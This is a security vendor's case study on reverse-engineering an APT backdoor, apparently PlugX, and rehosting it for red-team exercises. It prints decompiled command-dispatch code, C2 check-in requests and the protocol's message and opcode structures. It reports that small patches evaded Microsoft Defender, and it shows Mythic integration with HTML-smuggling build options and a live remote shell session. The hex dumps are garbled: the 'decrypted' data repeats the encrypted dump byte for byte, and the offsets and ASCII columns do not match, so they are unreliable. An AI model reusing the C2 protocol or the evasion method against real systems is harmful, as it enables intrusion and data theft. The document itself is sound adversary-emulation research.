


The malware starts multiple threads. One of the threads starts C2 communication, while a second thread creates some windows, possibly as a form of sandbox evasion⁷. A third thread continuously checks if the malware is being debugged and exits the process if a debugger is detected.

The C2 communication thread first checks connectivity with the hardcoded URL “www.google.com”, after exactly 6 tries, it connects to the real C2 server IP. The C2 communication uses the three configured C2 servers in a round-robin fashion:

```
effective_server_info = *(_DWORD *)server_info;
if ( server_info.servername )
{
    dword_71222DD4 = 0;
    something_http_0(info_1, *(int *)server_info);
    effective_server_info = *(_DWORD *)server_info + 0x44; //Select next C2
server from config
    v31 = 0;
    sleep = getprocaddr_0("sleep");
    sleep(9000);
}
else
{
    effective_server_info = *(_DWORD *)server_info;
}
```

The C2 uses WinHTTP to start an HTTPS channel with the C2 server. The first request to the C2 server is to obtain a session key:



Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Connection: keep-alive
3 Accept: */*
4 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 10.0;
.NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727; .NET CLR
3.0.30729; .NET CLR 3.5.30729)
5 Sec-Dest: 7DfqybMd
6 Sec-Site: 948C9E775F0BEAA11140
7 Host: 10.37.132.2
8
```

The User-Agent contains information about the system, obtained from the Windows registry. According to Takahiro Haruyama⁸ the **Sec-Dest** header contains some random bytes and a checksum, and the **Sec-Site** header contains two random bytes followed by a victim-id.

⁷ <https://research.checkpoint.com/2023/malware-spotlight-camaro-dragons-tinynote-backdoor/>

⁸ https://speakerdeck.com/takahiro_haruyama/the-art-of-malware-c2-scanning-how-to-reverse-and-emulate-protocol-obfuscated-by-compiler?slide=41

The body of the response contains the session key. After obtaining the session key, the actual C2 check-in loop is started in which the malware sends a POST request with binary data containing:

```
Request
Pretty Raw Hex
1 POST / HTTP/1.1
2 Connection: keep-alive
3 Accept: */*
4 User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 10.0; .NET4.0C; .NET4.0E; Tablet PC 2.0; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
5 Sec-Dest: 7Dxtlz9M
6 Sec-Site: 64899E775F0BEAA11140
7 Content-Length: 1100
8 Host: 10.37.132.2
9
10 00000000: 2350 6e00 0200 0000 3c04 0000 0000 0000 8165 9159 41f8 2319 f99d 97ed #Pn.....e.YA.#....
00000001e: 4828 211d 4a51 a262 6ada 609d e1d2 b090 d5e2 0100 0000 0a00 0000 0000 0000 HCl_10.bj.....
00000003c: 0200 0000 654a 0000 0100 0000 0000 6e00 7700 0000 94e7 bccb fba2 5880 .....n.w.....X...
00000005a: 7a43 b146 1b97 6054 ceb8 3c3e 4459 a0ae 67da 1b27 b3dc 4442 4e20 5cf2 7a9a zC.F...T...DY.g...DBN \.z.
000000078: 1af1 b2fb fc18 de78 3c68 0e26 6dfd f3f7 1ca1 e8ea 0ca5 a549 d1fb 82ff cb2b .....x<h&m.....I....+
000000096: 3d9d 682d ead8 fa19 547a d5c7 dc82 836e 1d3f 6be5 d1a6 084a f955 099b 2b8d =.h....Tz.....n.?k...111...
0000000b4: 6303 9dac 0d81 b53d 3433 bba9 b494 a409 037d a5ed 2e10 4a00 4100 4e00 2d00 c.....=43.....J.A.N...
0000000d2: 4a00 4100 4100 5000 3800 3100 3300 4600 0000 1829 5dde ca1a 650e cbc9 7a97 J.A.A.P.8.1.3.F....e...z.
0000000f0: cc43 6084 0712 3e81 8de1 1495 26a6 12c9 dd36 7373 892e 8ea2 78c7 7636 bae6 .C.....6ss....x.v6...
00000010e: 6035 7c12 5487 31d2 881e 8b76 673b 437e 29a5 5143 702c 3833 06af 4777 d89b S1.....Qcp.83..Gw...
00000012c: 40d9 29e6 027e d9d5 cf4b 63c5 7bf0 bcd4 335b 96cd 062f 81ac 99e2 3f7d 6a3b @.)...Kc.{...3[.../...?]}j;
00000014a: 0000 267c 48a8 ca4f 57a6 8c21 64fb da68 8f9d fba7 9b45 2e60 0ee7 cc76 a1ee .&IH..OW...ld..h....E'...v.
000000168: beb8 97fe 3625 090e 5cbe a250 5b6d 0b89 e8be ff21 ec86 0e7d 8c1d 6971 80c4 ...6%.\..P[...!...}...iq..
000000186: 451b 9d00 29cf 4ee2 3a41 3499 ecee 9d2e 5843 a3fe c9a2 6433 cbf4 9bf2 c42d E...N.:A4....XC....d3....-
0000001a4: afde 2526 caed 4bfc 77fb 8394 1b20 6ef6 4292 2b4e 7275 397c 027e 746e 1a9d ..%&.K.w....n.B.+Nru91..-tn..
0000001c2: 7d9b bc75 27c5 fac8 7300 6500 7200 7600 6500 7200 0000 0115 d94d e4d5 9879 }.u'...s.e.r.v.e.r.....M...y
0000001e0: dd59 1497 d88e 468e 8148 b53a bc35 9ee5 6529 91d9 d3f7 20ba 6b1b fea3 b3b9 .Y....F...H...5...e)....k....
0000001fe: 9e4e f14d 4d88 a719 dd58 875e 0628 08b2 0d15 b76b be8a 815f 11ff bd2c a0f4 .N.M...X.A...k....
00000021c: 8d90 554c 0a41 1899 94f5 7187 c340 e1c8 4fe3 3f79 828b 6c7f fdf6 501f d6be .UL...q...@...0?y...1...P...
00000023a: 352a 90a3 1875 2d3e 6309 caf9 eb78 8991 3100 3000 2e00 3300 3700 2e00 3100 5*...u>c...x...1.0...3.7...1...
000000258: 3300 3200 2e00 3800 0000 a120 1f38 dbdd 37e1 ba10 376e 0326 c0f0 71c4 37f8 9.2...8)...8...7...n...q...r...
000000276: e60e f988 edfa f0bc 1117 c017 3952 e210 18d6 f003 40d5 2769 8488 ad1e 01b7 ....q....-4...-...t...t...q.n...
000000294: 8b91 d302 71e7 e1a2 e02d 34b2 5f22 7ed0 93fd 74e9 7f18 17eb ec71 966e 021a ...q....-4...-...t...t...q.n...
0000002b2: 1461 4dd5 3dd6 834f cf49 1953 711a 4e86 9502 998b 553e 2708 f9cc 307e 9520 .aM...=..0.I.Sq.N....U>'...0~..
0000002d0: 5088 d5ce 99b1 735e c613 2734 8edb 79c8 a9b8 20b7 e076 e39e 5111 e98e 38e3 P.....sV...'4...y....v..Q...8.
0000002ee: 8e5d fefe 64c5 e2e1 269a ad7b 3776 ac38 dd8d b850 34d7 6ac9 2011 daa2 30b1 .].d...&...{7v.8...P4.j...0.
00000030c: 0836 047c 303b 4f8f e9b8 21ac 899d d044 6206 d4c6 6281 9946 6fd3 d5c8 4ed6 .6.l0;0...!...Db...b..Fo...N.
00000032a: f83d 2c97 67ba 55fb c5aa 0c32 79a5 7ae3 1b6f eef4 cab0 de94 4897 b54f 5403 .=.g.U....2y.z..o.E...H...OT.
000000348: c149 22c9 6c8c 0617 1414 7a90 1152 4731 2f20 e848 84b4 1008 ed68 5324 93f8 .I".l.....z..RG1/.....hS5...
000000366: 9a4b 23e1 504b a4df 4dad 77f8 fb5f a3b2 75b8 c8bc 3ade d562 b56a 8866 0688 .K#.PK..M.w.....u.....b.j.f...
000000384: 2c46 a8c3 9f5b f22d 334d dc60 b388 84b1 3627 946f e53f 940c dc3e 0b79 2198 .F...[-3M'....6'.o.?...y!..
0000003a2: d4bd 8c8f 0920 c15d a768 35be afe1 7cac 5cd0 ad76 263a ddb6 5cf1 fba7 451c .....].h5...l.\..v&...N...E.
0000003c0: 0452 d597 ad9b 07bc 16cc 3121 cefb 47a6 6c9e b498 b0ac ff4b b533 436e 9f5a .R.....!...G...l.....K.3Cn.Z
0000003d8: 12ea 8b26 a587 3dae 0526 5b00 697d 0714 9c74 bc88 3b93 d046 43f1 74d7 b5e4 .&...=..&[.i}...t...t...FC.t...
0000003fe: 8a04 b902 55f7 23e8 6bb1 b218 d3bc 05d9 e52b ea67 7b2b ba68 b41d 6a69 e2c8 ...U.#.k.....+g{+h..ji...
00000041a: 0602 d160 1d0b c31a 4678 b836 4e9c 790d afe8 3311 5410 36ca 5149 b1cf df92 .....Fx.6N.y...3.T.6.QT...
000000438: 767d 1519 976c 7fe8 0ffb 8b99 c887 89e8 68d4 2676 v)....l.....h.&v
```

When the data is decrypted with the session key it looks as follows:

```
$ xxd -c 30 check-in.bin
00000000: 2350 6e00 0200 0000 3c04 0000 0000 0000 8165 9159 41f8 2319 f99d 97ed #Pn.....e.YA.#....
00000001e: 4828 211d 4a51 a262 6ada 609d e1d2 b090 d5e2 0100 0000 0a00 0000 0000 0000 HCl_10.bj.....
00000003c: 0200 0000 654a 0000 0100 0000 0000 6e00 7700 0000 94e7 bccb fba2 5880 .....n.w.....X...
00000005a: 7a43 b146 1b97 6054 ceb8 3c3e 4459 a0ae 67da 1b27 b3dc 4442 4e20 5cf2 7a9a zC.F...T...DY.g...DBN \.z.
000000078: 1af1 b2fb fc18 de78 3c68 0e26 6dfd f3f7 1ca1 e8ea 0ca5 a549 d1fb 82ff cb2b .....x<h&m.....I....+
000000096: 3d9d 682d ead8 fa19 547a d5c7 dc82 836e 1d3f 6be5 d1a6 084a f955 099b 2b8d =.h....Tz.....n.?k...111...
0000000b4: 6303 9dac 0d81 b53d 3433 bba9 b494 a409 037d a5ed 2e10 4a00 4100 4e00 2d00 c.....=43.....J.A.N...
0000000d2: 4a00 4100 4100 5000 3800 3100 3300 4600 0000 1829 5dde ca1a 650e cbc9 7a97 J.A.A.P.8.1.3.F....e...z.
0000000f0: cc43 6084 0712 3e81 8de1 1495 26a6 12c9 dd36 7373 892e 8ea2 78c7 7636 bae6 .C.....6ss....x.v6...
00000010e: 6035 7c12 5487 31d2 881e 8b76 673b 437e 29a5 5143 702c 3833 06af 4777 d89b S1.....Qcp.83..Gw...
00000012c: 40d9 29e6 027e d9d5 cf4b 63c5 7bf0 bcd4 335b 96cd 062f 81ac 99e2 3f7d 6a3b @.)...Kc.{...3[.../...?]}j;
00000014a: 0000 267c 48a8 ca4f 57a6 8c21 64fb da68 8f9d fba7 9b45 2e60 0ee7 cc76 a1ee .&IH..OW...ld..h....E'...v.
000000168: beb8 97fe 3625 090e 5cbe a250 5b6d 0b89 e8be ff21 ec86 0e7d 8c1d 6971 80c4 ...6%.\..P[...!...}...iq..
000000186: 451b 9d00 29cf 4ee2 3a41 3499 ecee 9d2e 5843 a3fe c9a2 6433 cbf4 9bf2 c42d E...N.:A4....XC....d3....-
0000001a4: afde 2526 caed 4bfc 77fb 8394 1b20 6ef6 4292 2b4e 7275 397c 027e 746e 1a9d ..%&.K.w....n.B.+Nru91..-tn..
0000001c2: 7d9b bc75 27c5 fac8 7300 6500 7200 7600 6500 7200 0000 0115 d94d e4d5 9879 }.u'...s.e.r.v.e.r.....M...y
0000001e0: dd59 1497 d88e 468e 8148 b53a bc35 9ee5 6529 91d9 d3f7 20ba 6b1b fea3 b3b9 .Y....F...H...5...e)....k....
0000001fe: 9e4e f14d 4d88 a719 dd58 875e 0628 08b2 0d15 b76b be8a 815f 11ff bd2c a0f4 .N.M...X.A...k....
00000021c: 8d90 554c 0a41 1899 94f5 7187 c340 e1c8 4fe3 3f79 828b 6c7f fdf6 501f d6be .UL...q...@...0?y...1...P...
00000023a: 352a 90a3 1875 2d3e 6309 caf9 eb78 8991 3100 3000 2e00 3300 3700 2e00 3100 5*...u>c...x...1.0...3.7...1...
000000258: 3300 3200 2e00 3800 0000 a120 1f38 dbdd 37e1 ba10 376e 0326 c0f0 71c4 37f8 9.2...8)...8...7...n...q...r...
000000276: e60e f988 edfa f0bc 1117 c017 3952 e210 18d6 f003 40d5 2769 8488 ad1e 01b7 ....q....-4...-...t...t...q.n...
000000294: 8b91 d302 71e7 e1a2 e02d 34b2 5f22 7ed0 93fd 74e9 7f18 17eb ec71 966e 021a ...q....-4...-...t...t...q.n...
0000002b2: 1461 4dd5 3dd6 834f cf49 1953 711a 4e86 9502 998b 553e 2708 f9cc 307e 9520 .aM...=..0.I.Sq.N....U>'...0~..
0000002d0: 5088 d5ce 99b1 735e c613 2734 8edb 79c8 a9b8 20b7 e076 e39e 5111 e98e 38e3 P.....sV...'4...y....v..Q...8.
0000002ee: 8e5d fefe 64c5 e2e1 269a ad7b 3776 ac38 dd8d b850 34d7 6ac9 2011 daa2 30b1 .].d...&...{7v.8...P4.j...0.
00000030c: 0836 047c 303b 4f8f e9b8 21ac 899d d044 6206 d4c6 6281 9946 6fd3 d5c8 4ed6 .6.l0;0...!...Db...b..Fo...N.
00000032a: f83d 2c97 67ba 55fb c5aa 0c32 79a5 7ae3 1b6f eef4 cab0 de94 4897 b54f 5403 .=.g.U....2y.z..o.E...H...OT.
000000348: c149 22c9 6c8c 0617 1414 7a90 1152 4731 2f20 e848 84b4 1008 ed68 5324 93f8 .I".l.....z..RG1/.....hS5...
000000366: 9a4b 23e1 504b a4df 4dad 77f8 fb5f a3b2 75b8 c8bc 3ade d562 b56a 8866 0688 .K#.PK..M.w.....u.....b.j.f...
000000384: 2c46 a8c3 9f5b f22d 334d dc60 b388 84b1 3627 946f e53f 940c dc3e 0b79 2198 .F...[-3M'....6'.o.?...y!..
0000003a2: d4bd 8c8f 0920 c15d a768 35be afe1 7cac 5cd0 ad76 263a ddb6 5cf1 fba7 451c .....].h5...l.\..v&...N...E.
0000003c0: 0452 d597 ad9b 07bc 16cc 3121 cefb 47a6 6c9e b498 b0ac ff4b b533 436e 9f5a .R.....!...G...l.....K.3Cn.Z
0000003d8: 12ea 8b26 a587 3dae 0526 5b00 697d 0714 9c74 bc88 3b93 d046 43f1 74d7 b5e4 .&...=..&[.i}...t...t...FC.t...
0000003fe: 8a04 b902 55f7 23e8 6bb1 b218 d3bc 05d9 e52b ea67 7b2b ba68 b41d 6a69 e2c8 ...U.#.k.....+g{+h..ji...
00000041a: 0602 d160 1d0b c31a 4678 b836 4e9c 790d afe8 3311 5410 36ca 5149 b1cf df92 .....Fx.6N.y...3.T.6.QT...
000000438: 767d 1519 976c 7fe8 0ffb 8b99 c887 89e8 68d4 2676 v)....l.....h.&v
```





This shows us the computer name, username and IP-address of the infected machine. The victim ID that was sent to the C2 server was randomly generated and stored in the Windows registry, either in `HKCR\ms-pu` for high-privileged users or in `HKCU\Software\classes\ms-pu` otherwise.

During the building of the C2 request, the malware checks in `%appdata%\Render` for a directory and converts its timestamp to a string. According to Trend Micro⁹ this is part of file stealer functionality. This shows something of the heritage of this piece of malware.

The check-in functionality shows the different commands that the malware supports:

```
v32 = perform_request(a1, method, response_content, v38, a5, v39, v29,
__SPAIR64__(size, encrypted_1), 0);
if ( v32 )
{
    v26 = encrypted_1;
    v27 = v32;
    goto LABEL_32;
}
len = v38[0];
response_content_1 = response_content[0];
v17 = (v38[0] == 0) ^ (response_content[0] == 0);
if ( response_content[0] | v38[0] )
{
    if ( v17 )
        goto LABEL_55;
    encrypt_decrypt(response_content_1, len, response_content_1, key);
    opcode = *(response_content[0] + 1);
    switch ( opcode )
    {
        case 0x7002:
            shell(response_content[0], a1, key, method, 0, a5, serverinfo);
            break;
        case 0x1007:
            sleep(response_content[0]);
            break;
        case 0x3004:
            upload(response_content[0], a1, key, method, 0, a5, serverinfo);
            break;
        case 0x1005:
            ExitProcess_0(uExitCode);
        default:
            v12 = 2;
            goto LABEL_9;
    }
}
```

This shows the malware expects a response containing an `application/octet-stream` response containing a binary blob. The malware decrypts this binary blob and interprets the content based on the `opcode` located at offset 4 in the response.

⁹ https://www.trendmicro.com/en_us/research/24/b/earth-preta-campaign-targets-asia-doplugs.html



We built our own C2 server based on the spec that we reverse engineered from the malware. Then, we edit the IPs contained in the malware's config to point to our own C2 server, allowing us to interact with the malware. Additionally, we allow for changing the config decryption key.




Applying AV Evasion


By making small modifications to every component of the attack, we've been able to rehost the malware and connect it to our own C2 server implementation without changing its TTPs. Aside from the minor patches we also rotated the encryption keys used and edited some filename strings for more realistic re-use.

After taking control over the malware, before it is ready to be used during red teams, we run the new malware through several EDR solutions. During this process, we use a novel methodology to apply AV bypasses to existing malware. As explained at the beginning of this article, we limit these AV bypasses only to those signatures that we can reasonably expect to no longer be effective on future iterations or recompilations of the malware.

Let's take our test against Microsoft Defender for Endpoint as an example. We ran the malware chain starting from the HTML smuggling against a fully up to date MDE. The following screenshots show that `MsMpEng.exe` is running next to our malware (`passwordgenerator.exe`), and that real-time protection and cloud-delivered protection is enabled.



Name	PID	Status	User name	CPU	Memory (a...	Archite...	Description
msedge.exe	1052	Running	tak	00	69,280 K	x64	Microsoft Edge
msedgewebview2.exe	7968	Running	tak	00	4,596 K	x64	WebView2 Manager
msedgewebview2.exe	5776	Running	tak	00	976 K	x64	Microsoft Edge WebVi...
msedgewebview2.exe	1120	Running	tak	00	428 K	x64	WebView2 Utility: Net...
msedgewebview2.exe	7160	Running	tak	00	1,400 K	x64	WebView2 GPU Process
msedgewebview2.exe	10580	Running	tak	00	0 K	x64	WebView2 Utility: Stor...
msedgewebview2.exe	9148	Running	tak	00	4,972 K	x64	WebView2: Widgets
MsMpEng.exe	7056	Running	SYSTEM	01	168,116 K		Antimalware Service E...
MsSense.exe	10212	Running	SYSTEM	12	105,556 K		Windows Defender Ad...
NisSrv.exe	3592	Running	LOCAL SE...	00	8,924 K		Microsoft Network Re...
OneDrive.exe	9328	Running	tak	00	26,052 K	x64	Microsoft OneDrive
OpenConsole.exe	4824	Running	tak	00	964 K	x64	OpenConsole.exe
passwordgenerator.e...	10512	Running	tak	18	20,184 K	x86	RoboForm Password ...
passwordgenerator.e...	2812	Running	tak	00	8,700 K	x86	RoboForm Password ...
powershell.exe	9772	Running	tak	00	20,844 K	x64	Windows PowerShell
python3.13.exe	6484	Running	tak	00	9,844 K	x64	Python
rdpclip.exe	7060	Running	tak	01	1,780 K	x64	RDP Clipboard Monitor
Registry	88	Running	SYSTEM	00	4,340 K		NT Kernel & System
RuntimeBroker.exe	7072	Running	tak	00	4,496 K	x64	Runtime Broker
RuntimeBroker.exe	2364	Running	tak	00	3,368 K	x64	Runtime Broker
RuntimeBroker.exe	2660	Running	tak	00	5,736 K	x64	Runtime Broker
RuntimeBroker.exe	5652	Running	tak	00	1,728 K	x64	Runtime Broker
RuntimeBroker.exe	2168	Running	tak	00	3,404 K	x64	Runtime Broker
SearchHost.exe	5456	Suspended	tak	00	0 K	x64	SearchHost



Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Have a question?
[Get help](#)

Tamper Protection is preventing changes to this setting.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

☒ On

Tamper Protection is preventing changes to this setting.

Cloud-delivered protection


Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

☒ On

Help improve Windows Security
[Give us feedback](#)

Change your privacy settings
View and change privacy settings for your Windows 11 Enterprise device.
[Privacy settings](#)
[Privacy dashboard](#)
[Privacy Statement](#)





And... absolutely no detections happened. The existing, well documented APT malware bypasses MDE after rotating some encryption keys, changing some file names and some other minor changes. This is a common pattern we see among almost all EDRs: nearly all of the detections for APT malware are based on very brittle static signatures. At most, we have to swap two assembly instructions or change a register or a file name and we can re-use any APT malware.

Integrating with Mythic for Red Team Use

To complete our adversary emulation, we needed to connect our custom C2 server to a front-end that is easily useable by red teamers. During the Rehost phase, we implemented a C2 server that was able to communicate with the patched implants we had created during the Transform phase. This gave us a command-line interface to communicate through to the malware, but that's not ideal.

After exploring some options, we chose Mythic¹¹ as our C2 server front-end. This framework is designed for the use of custom C2 channels and implants and is very well-documented. For our integration, we implemented a C2 profile container and a payload container. In Mythic C2 profile containers are a layer that transform communication received by an implant into API calls to Mythic. Payload containers define the commands that a payload supports and handle building of the payload (in our case, the patching and transforming of the attack chain).

To implement the C2 profile, we reverse engineered the C2 protocol, for this we built upon the research of Takahiro Haruyama¹². We then implemented the C2 profile as a Python Flask application. This application has two handlers for the / endpoint:


1. The first handler listens for GET requests, it identifies the victim and generates a session key, according to the C2 protocol. It also performs a check-in to Mythic to obtain a `callback_uuid`, which is a unique identifier for an implant connection in Mythic. For the first check-in, Mythic expects a `payload_uuid`, this UUID uniquely identifies a specific build. Since this malware doesn't have a UUID equivalent as part of its communication protocol, we generate our own during the building process and link it to the `callback_uuid` in the backend.
2. The second handler listens for POST requests and handles the rest of the C2 communication, according to the C2 protocol. It obtains the `callback_uuid` based on the victim identifier, decrypts the received message using the session key, parses the received message, performs the correct actions in Mythic based on the type of request received and translates this result back into the format that our payload expects.

The malware's message format is as follows:

```
struct message {
    uint32 random; //0x00
    opcode opcode; //0x04
    uint32 payload_len; //0x08
    uint32 errc; //0x0C
    uint16 zero; //0x10
    char rand_bytes[0x1E]; //0x12
    char payload[]; //0x30
};
```

¹¹ <https://github.com/its-a-feature/Mythic>

¹² https://speakerdeck.com/takahiro_haruyama/the-art-of-malware-c2-scanning-how-to-reverse-and-emulate-protocol-obfuscated-by-compiler



Depending on the opcode, the payload is interpreted differently. The possible opcodes are:

```
enum opcode : uint32 {
    checkin = 2,
    shell_start = 0x7002,
    shell_send_cmd = 0x7003,
    sleep = 0x1007,
    upload = 0x3004,
    exit = 0x1005,
    DEFAULT = 0
};
```


For the `checkin` opcode, we perform a full check-in to Mythic, sending all data that the malware sends in the check-in to Mythic, such as OS information, IP addresses, user and host. Then we perform a `get_tasking` request to Mythic, this will obtain all queued tasks that the operator has prepared. Depending on the Mythic task command, the respective opcode is determined and forwarded to the implant.

If a `shell_start` opcode is sent to the implant, it will set up the `CMD.exe` process. Next, the shell handler functionality in the malware will interact with the C2 profile using `shell_send_cmd` or `shell_start` opcodes. On the Mythic side, we implemented this command as an “interactive tasking”¹³. We handle the opcode by looking up the last executed shell task and obtaining the input data the user sent to it from its `data` field. This data is then forwarded to the malware.

If the user performs an upload task in Mythic, the user needs to upload a `.exe`, `.dll` and `.dat` file. When the implant next checks in the C2 profile performs a `get_tasking` request to Mythic to obtain this task. It then sends the `upload` opcode to the implant. The implant then performs three extra requests to ask for the three different files. The C2 profile replies to each of these requests with the respective files that the user has uploaded.

In addition to the C2 profile, Mythic also allowed us to create a payload container. This implements two parts, firstly the building (patching and transforming) of the implant, and secondly the commands that the implant supports. During the building phase, we added some extra settings that are useful for debugging, such as patching the initial sleep time and removing anti-debugging. In the end, the building form in Mythic looks as follows:

Build Parameter	Value
By default, the binary connects to <code>www.google.com</code> three times, presumably to check for an internet connection. Enable this flag to patch out this behaviour.	☐
Decoy PDF file to show to user, can be at most 110520 bytes.	SELECT FILE
Filename of the HTML file.	share document.html
Filename of the HTML-smuggled ZIP file.	2262_3_PrepCom_Proposal_next_meeting_26_April.zip
Filename of the LNK file. This basename is also used as the decoy PDF filename.	2262_3_PrepCom_Proposal_next_meeting_26_April.lnk
Output any of the build stages.	HTML Smuggling ▾
Patch out sleeps to speed up execution. This also patches the sleep between check-ins, leading to 'interactive mode'.	☐
Slow down PDF	☒
The binary contains an anti-debugging check, enable this flag to patch it out.	☐



When using the implant, the following commands are supported:

```
[Mon May 26 2025 08:04 PM] / T-1 / mythic_admin / C-1 /
help
1 loaded commands in agent:
2
3 exit
4   Usage: exit
5   Description: This exits the current plugx agent.
6 shell
7   Usage: shell
8   Description: Start an interactive CMD shell with CreateProcess
9 sleep
10  Usage: sleep <sleep_time>[,<timeout_time>]
11  Description: Set sleep and timeout times in milliseconds.
12
13  Example: sleep 5000,60000
14
15 upload
16  Usage: upload
17  Description: Upload PlugX exe, dll and dat file to %temp%
18 help
19  Usage: help [command]
20  Description: The 'help' command gives detailed information about specific commands or general information about all available commands.
```

Interacting with the APT malware's shell looks as follows:

```
[Mon May 26 2025 08:04 PM] / T-2 / mythic_admin / C-1 / plugx_agent / processed, agent sending responses...
shell
(C) MICROSOFT CORPORATION. ALL RIGHTS RESERVED.


C:\Users\tak\AppData\Local\Temp>cd C:\Users\tak\Documents
dir

C:\Users\tak\Documents>
C:\Users\tak\Documents> Volume in drive C is Windows
Volume Serial Number is 0654-E951

Directory of C:\Users\tak\Documents

05/26/2025  04:45 PM    <DIR>          .
05/26/2025  01:22 PM    <DIR>          ..
05/26/2025  04:44 PM    <DIR>          Customers
05/26/2025  04:46 PM    <DIR>          HR
05/26/2025  04:45 PM                140 passwords.txt
05/26/2025  04:45 PM    <DIR>          Secret projects
                   1 File(s)                140 bytes
                   5 Dir(s)  106,122,027,008 bytes free

C:\Users\tak\Documents>
C:\Users\tak\Documents>
```



**If you have any questions,
please reach out to your Northwave contact person.**

Need help now?
Call day or night: 00800 1744 0000



E: sales@northwave-cybersecurity.com
T: +31 (0) 30 303 1240
W: [northwave-cybersecurity.com](https://www.northwave-cybersecurity.com)

This case study is disclosed under the Traffic Light Protocol (TLP):CLEAR.
Recipients can spread this to the world, there is no limit on disclosure. Sources
may use TLP:CLEAR when information carries minimal or no foreseeable risk of
